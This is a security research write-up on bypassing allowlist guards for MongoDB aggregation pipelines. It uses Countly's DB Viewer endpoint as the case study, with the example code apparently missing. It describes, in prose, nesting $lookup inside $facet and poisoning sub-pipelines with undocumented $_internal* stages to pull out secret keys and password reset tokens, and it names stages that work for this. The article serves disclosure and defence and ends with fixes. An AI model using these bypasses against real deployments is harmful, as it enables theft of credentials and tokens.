We'll explore how MongoDB aggregation pipelines can be abused beyond the traditional operators injection, including techniques for cross-collection data exfiltration. We’ll demonstrate two bypass techniques, stage nesting and pipeline poisoning, against a real-world analytics platform and enumerate a set of undocumented MongoDB stages that break allowlist-based aggregation guards.
How aggregation pipelines work
MongoDB’s aggregation pipeline is a framework for data processing. Instead of using simple queries that return documents matching a filter, aggregation pipelines pass documents through a sequence of stages. Each stage transforms or filters the data, then passes the result to the next.
A basic pipeline might look like this:
The pipeline starts with all documents in `orders`, filters to completed orders, groups them by the product, and sorts by total. Each stage sees only the output of the previous stage.
What makes aggregation pipelines interesting from a security perspective is that some stages can reach outside the current collection. $lookup performs a left outer join to another collection, $unionWith combines results from another collection, and $merge / $out can write pipeline output back to the database.
Soroush Dalili's research on aggregation pipeline injection demonstrated these techniques against unprotected endpoints: using $lookup to read from other collections, $merge to insert or update documents, and $unionWith to combine results across collections. That work assumed the pipeline endpoint had no defenses.
In this article, we focus on what happens when defenses are present and how they can be bypassed.
Countly’s stage allowlist
Countly is an open-source product analytics platform used for tracking application usage, user behavior, and performance. Its DB Viewer plugin exposes an aggregation endpoint at GET /o/db that accepts a user-supplied MongoDB aggregation pipeline through the aggregation query parameter.
To protect against dangerous stages, Countly maintains an allowlist of permitted top-level stages:
The sanitizer iterates through the top-level stages and removes any stage not in the allowlist:
The function iterates through the pipeline one stage at a time, and for each stage, it checks whether the stage operator (such as $match or $lookup) appears in the allowedStages list. If the operator isn't allowed, that stage is removed, and the change is logged in changes.
A direct $lookup at the top level is stripped:
In the response, we can see that $lookup is stripped:
The allowlist strips dangerous stages at the top level. But anything nested one level deeper, inside a stage's value, is not caught by the function. And there is an operator that the allowlist permits which accepts full sub-pipelines: $facet.
Bypassing the allowlist with $facet
$facet is a multi-pipeline stage. It takes the input documents and passes them through several independent sub-pipelines in parallel, each producing its own array of results. It's commonly used for analytics, for example, computing multiple aggregations over the same dataset in a single query:
Each sub-pipeline (byStatus, byRegion) is a full aggregation pipeline, and it can contain any stage, including $lookup. This means a $lookup doesn't have to appear at the top level where the allowlist would catch it.
This is the first point where a bypass can occur. Because the $lookup is nested inside a $facet sub-pipeline, it won't be caught by the top-level allowlist and must instead be handled by the recursive sanitizer.
We can place the same $lookup inside a $facet sub-pipeline:
$facet passes the top-level allowlist as a permitted stage. The $lookup inside it was never checked, so the secret key is returned from the unauthorized apps collection.
Recursive exfiltration with $graphLookup
The attack chain above uses $lookup to read from a target collection. $lookup is a flat join, and it pulls documents from one collection into another. But MongoDB has another cross-collection read primitive: $graphLookup.
$graphLookup performs recursive graph traversal. Instead of joining all documents from a target collection, it starts from a value in the current document, follows a reference field to find a matching document in the target collection, then follows the same reference field from that document to find the next one, and so on. It walks a chain of references until it runs out of links or hits a configured depth limit.
This makes it useful for hierarchical data like organization charts, social graphs, or document reference chains. It also makes it a different kind of exfiltration primitive, where $lookup dumps a whole collection, and $graphLookup traces relationships to find connected data the attacker might not know exists.
To demonstrate, we seeded a minimal four-document hierarchy into the database with a reference field linking each document to the next:
It walks a chain of references until it runs out of links or hits a configured depth limit. Here's what that traversal actually looks like on the four-document hierarchy:

The query only names a starting point and a field to follow, parent to _id. Everything after that is MongoDB doing the walking on its own, one hop at a time, with no check at any step against what the caller is actually allowed to read.
Starting from a single-page reference, the traversal followed the parent chain across all four levels:
A single query was enough to traverse four levels of relationships. With just an initial reference and the name of the linking field, we used $graphLookup to recursively follow connections and pull back all the data.
The patch: recursive sub-pipeline sanitization
The fix for the $facet bypass was to make the sanitizer recursive. Instead of only validating the top-level pipeline stages, it now traverses nested structures as well, sanitizing sub-pipelines wherever they appear.
This required solving a classification problem: determining which arrays actually represent pipelines. Not every array nested inside an aggregation stage is a sub-pipeline. Some are just data values or expression arguments: for example, [1, 2, 3] in a $project expression or the list of values supplied to $in.
Countly's patch added the isSubPipeline function, which answers this question by checking whether every element in the array has at least one key in a map of known stage operators:
plugins/dbviewer/api/parts/aggregation_guard.js
Then, the stripNested function uses that classification to decide what to do. If isSubPipeline returns true, the array is treated as a pipeline and stripStages removes forbidden stages from it. If it returns false, the array is treated as a generic value, and only its individual elements are verified for deeper nesting:
plugins/dbviewer/api/parts/aggregation_guard.js
With this patch in place, the original $facet bypass no longer works. The sanitizer walks into the $facet sub-pipeline, recognizes it as a pipeline, and strips the forbidden $lookup.
Bypassing the sanitizer with pipeline poisoning
However, there is a problem in how isSubPipeline is designed. Instead of only determining whether an array has the structure of a pipeline, it also validates the stage names it contains. If any element contains a key that isn't listed in KNOWN_STAGE_OPERATORS, the function returns false for the entire array. Once that happens, the array is no longer treated as a pipeline.
MongoDB currently supports 84 aggregation stages. Countly’s KNOWN_STAGE_OPERATORS map recognizes only about 30 of them, leaving 54 stages unchecked. Those include 28 undocumented $_internal* stages that MongoDB uses for things like query optimization and sharding, making them potential candidates for aggregation pipeline poisoning.
We need a stage that MongoDB accepts, but Countly doesn't recognize. Looking through the MongoDB server source, we found $_internalInhibitOptimization, an internal stage that tells the query planner to skip certain optimizations. It takes an empty object, does nothing to the data, and isn't in Countly's KNOWN_STAGE_OPERATORS map.
We added it as a sibling alongside $lookup in the $facet sub-pipeline:
We can see that the application secret key is back, and nothing was stripped:
When isSubPipeline walked the leak array, it checked each element against KNOWN_STAGE_OPERATORS. $lookup is in the map, so the first element is passed. $_internalInhibitOptimization is not, so the second element failed, and the function returned false for the entire array. That single unrecognized stage caused stripNested to skip stripStages for the whole branch.
We can poison the sub-pipeline in Countly to extract password reset tokens:
We can observe that the tokens were extracted successfully:
Countly was fixed in version 25.03.53-LTS (CVE-2026-87803) by adding an unconditional deep walk that rejects dangerous operations before any stripping occurs, bypassing the isSubPipeline classification entirely:
plugins/dbviewer/api/parts/aggregation_guard.js
findHardViolation walks every node containing arrays, objects, nested values, without relying on isSubPipeline to decide what to inspect. It blocks server-side JavaScript operators ($function, $accumulator, $where) and joins into redacted collections (members, auth_tokens) at any depth, so a poisoned sub-pipeline that evades stripStages still gets caught on the way in.
The hidden stage surface
We’ve used $_internalInhibitOptimization in the pipeline poisoning bypass, but that's one stage. MongoDB's server source has 28 $_internal* stages, none of which appear in the public documentation.
For a stage to work as a poison primitive, it needs to pass three checks: MongoDB must accept it, it must not require elevated privileges, and it must be allowed inside $facet. We inserted each stage as a sibling next to a $lookup in a $facet branch and checked whether the cross-collection read succeeded.
We have three stages that work:
Stage | Description |
$_internalInhibitOptimization | Disables pipeline query optimizations. Takes an empty object and has no effect on the returned data |
$_internalSplitPipeline | Used internally for splitting pipeline execution across shards |
$_internalShredDocuments | Decomposes documents into individual field paths |
The remaining 25 stages fail for different reasons:
Reason | Stages |
Needs elevated privileges | $_internalChangeStreamOplogMatch, $_internalListCollections, $_internalShardServerInfo |
Needs MongoDB < 8.0 | $_internalExchange, $_internalTestOptimizations, $_internalJoinHint |
Needs specific parameters | $_internalAllCollectionStats, $_internalSetWindowFields, |
Blocked by MongoDB inside | $_internalSearchIdLookup |
Blocked by MongoDB from user requests | $_internalDensify |
MongoDB also has a Stable API (apiVersion: "1") that excludes all $_internal* stages. But the Stable API is opt-in, and applications must enable it with apiStrict: true. Without it, the kAny stages are available to every connection.
The stages in the "needs specific parameters" category may contain additional primitives. We tested with empty objects ({}), but some might work with valid parameters. The 10 privilege-gated stages could also become available in deployments where the application connects to MongoDB with elevated credentials.
Takeaways and mitigations
The bypasses in this article share a root cause: the application accepts a raw aggregation pipeline from the user and tries to decide what's safe to run. MongoDB's stage is large, partially undocumented, and grows with every release.
When raw pipelines are necessary, restrict at the database level. The MongoDB connection user should only have read access to the collections the endpoint needs. $lookup and $graphLookup into other collections fail if the user lacks permission. $out and $merge fail if the user can't write.
If the application still needs to validate pipelines itself, checking stage names against a predefined list isn't enough. A more reliable approach is to recognize pipelines based on their structure, such as arrays containing objects with $-prefixed keys, and inspect them recursively.
With Zod, the fix is to define a schema per allowed stage and union them together, then let a stage reference that union recursively wherever a sub-pipeline can appear:
Notice $lookup and $unionWith are simply absent from the union, and the $facet value is typed as a record of Pipeline, so Zod walks into every sub-pipeline automatically and applies the same union to it. This also closes the poisoning bug specifically, not just the nesting bug. Countly's isSubPipeline treated an unrecognized stage name as a reason to stop validating the array, so stripNested skipped it entirely, which is a fail-open design.
Any operator that isn't explicitly allowed should be removed rather than ignored. Validation also has to follow every place where a pipeline can be nested, including inside $facet, $lookup, $unionWith, and $merge.
Connecting with apiVersion: "1" and apiStrict: true makes MongoDB reject all $_internal* stages, which kills the poisoning technique before the pipeline runs.